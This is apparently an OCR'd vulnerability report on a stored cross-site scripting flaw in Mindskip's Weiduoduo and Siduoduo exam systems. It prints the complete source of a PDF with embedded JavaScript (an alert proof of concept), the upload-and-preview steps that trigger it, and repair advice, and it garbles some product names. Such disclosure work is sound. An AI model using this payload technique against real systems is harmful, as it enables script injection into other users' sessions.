
# 1. Testing environment

**The testing environment is VMware Workstation: Seed Ubuntu 20.04**
**The version is as follows:**




**Test version:** Xuezhisi system, Weiduoduo system, Siduoduo system
**Warehouse address:** https://gitee.com/mindskip/uexam
**Test address:** https://www.mindskip.net/xzs.html；https://www.mindskip.net/wdd.html；https://www.mindskip.net/sdd.html

# 2. Vulnerability Description

Thinking Jump Technology has multiple self-developed exam products, dedicated to the online education and training industry. Among them, Siduoduo is a Saas platform education industry examination system, Viduoduo is an internal examination system for enterprises, and Xuezhisi is an open-source examination system under the company.

There is a cross site scripting vulnerability in applications under Think Jump Technology. The vulnerability stems from the lack of effective filtering and escape of user provided data by the application, and the system provides file upload and online preview functions. Attackers can exploit this vulnerability by injecting carefully designed payloads to execute arbitrary web scripts or HTML.

# 3. POC process

## 3.1 Function points

Weiduoduo system: Weiduoduo Management System - Announcement Management - Announcement List - Add Announcement - Upload Attachment - Publish Announcement; Employee System - Notification Announcement - View Announcement - Online Preview Attachment (injection point is not unique)

Siduoduo system: School Management System - Knowledge Base - Document List - Upload - Preview (injection point not unique)

## 3.2 The harm of XSS vulnerabilities

After a successful attack using XSS code, malicious users may gain high privileges. XSS vulnerabilities mainly pose the following hazards:

(1) Stealing various user accounts;

(2) Stealing user cookie information and impersonating the user's identity to enter the website;

(3) Hijacking user sessions and performing arbitrary operations; Refers to operating the user's browser:

(4) Streaming display, executing commercial advertisements:

(5) Spread worms.

and so on.


## 3.3 POC process

We first write the following code into a text file, and then modify the file suffix name to pdf, where we name it joy.pdf.

```
%PDF-1.3
%忏嫌
1 0 obj
<<
/Type /Pages
/Count 1
/Kids [ 4 0 R ]
>>
endobj
2 0 obj
<<
/Producer (PyPDF2)
>>
endobj
3 0 obj
<<
/Type /Catalog
/Pages 1 0 R
/Names <<
/JavaScript <<
/Names [ (0b1781f6\0559e7f\0554c59\055b8fd\0557c4588f0d14c) 5 0 R ]
>>
>>
>>
endobj
4 0 obj
<<
/Type /Page
/Resources <<
>>
/MediaBox [ 0 0 72 72 ]
/Parent 1 0 R
>>
```


```
endobj
5 0 obj
<<
/Type /Action
/S /JavaScript
/JS (app\056alert\050\047xss\047\051\073)
>>
endobj
xref
0 6
0000000000 65535 f
0000000015 00000 n
0000000074 00000 n
0000000114 00000 n
0000000262 00000 n
0000000350 00000 n
trailer
<<
/Size 6
/Root 3 0 R
/Info 2 0 R
>>
startxref
445
%%EOF
```

Here, we will use Vittorio and Siduoduo as examples for testing. First, log in to th e Widodo management end, enter the announcement list module in the announcement management, and publish a new announcement with our attachment.





Afterwards, release the announcement, log in to the Vittorio employee system, vi ew the announcement we have posted, and then click on the attachment for online file preview.


Next, we will log in to the school management system of the Siduoduo system to demonstrate. Enter the document list module in the knowledge base, and we will import the PDF file we created into the document list. After saving, click the preview button to preview the file and see if the attack was successful.





## 3.4 POC result

From the image, it can be seen that we have successfully carried out XSS attacks. Weiduoduo System:




Siduoduo System:




# 4. Repair plan

1. It is recommended not to enable the online viewing function of PDF and HTML. Click to directly view the source file

2. Update PDF Reader: Update the version of the PDF reader in a timely manner to obtain the latest security fixes and vulnerability patches.

3. Restrict the source of PDF files: Download PDF files only from trusted sources to avoid downloading and opening unknown or suspicious PDF files.

4. Use security reader plugins: Install some security reader plugins that can provide additional security protection and vulnerability detection functions.

5. Regular review of PDF files: Regularly review downloaded PDF files and delete files that may contain malicious script code.